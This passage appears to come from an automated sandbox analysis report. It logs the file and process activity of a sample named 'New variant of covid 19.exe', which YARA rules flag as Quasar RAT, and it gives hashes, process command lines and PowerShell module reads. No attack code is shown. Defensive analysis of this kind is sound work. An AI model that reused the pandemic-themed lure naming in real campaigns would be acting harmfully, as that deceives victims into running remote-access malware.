C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker........Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal........Unlock-PasswordInternal........Unlock-BitLocker........Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 72 14 00 00 18 00 00 00 e8 0d a5 04 43 09 31 09 16 09 00 00 00 00 3c 02 34 00 c5 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....r.....C.1.....<.4.....@.....	success or wait	1	6E0876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3a 00 00 00 0e 00 20 00	H.....<@.^...L."My.....:..... .	success or wait	17	6E0876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E0876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E0876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6E0876FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 54 01 40 00 f9 3e 40 01 cb 00 40 00 9c 29 40 01 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 99 29 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 23 29 40 01 5c 64 40 01 5a 64 40 01 5b 64 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 09 0c 80 00 58 64 40 01 56 64 40 01 fb 2a 40 01 45 4d 40 01 dc 71 40 01 dd 71 40	....T.@..>@...@..)@.V.@. H.@.X.@. [.@.NT@.HT@..S@..S@. hT@..S @..S@..S@.\.@..T@..)@.. T@.@X@.? X@..T@..S@..S@..T@..T @.xT@.zT @..T@.=M@.DM@.:M@." M@. M@.!M@. #)@.\d@.Zd@. [d@.;M@..D@..D@.@M @.<M@.$M@.8M@.? M@.....Xd@.Vd@. .*@.EM@..q@..q@	success or wait	11	6E0876FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD9CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD9CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD95705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DDA1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21272	success or wait	1	6DDA203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCF03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CC01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CC01B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	15	6CC01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CC01B4F	ReadFile

Analysis Process: conhost.exe PID: 6872 Parent PID: 6864

General

Start time:	22:18:53
Start date:	09/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6884 Parent PID: 6372

General

Start time:	22:18:54
Start date:	09/03/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6960 Parent PID: 6884

General

Start time:	22:18:54
Start date:	09/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 7008 Parent PID: 6884

General

Start time:	22:18:55
Start date:	09/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x810000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: New variant of covid 19.exe PID: 7152 Parent PID: 6372

General

Start time:	22:18:57
Start date:	09/03/2021
Path:	C:\Users\user\Desktop\New variant of covid 19.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\New variant of covid 19.exe
Imagebase:	0xcd0000
File size:	45816 bytes
MD5 hash:	A489513CA0DE2472E0AD79830DD9AC44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000A.00000002.737784433.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 0000000A.00000002.737784433.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDBCF06	unknown

File Path	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD95705	unknown
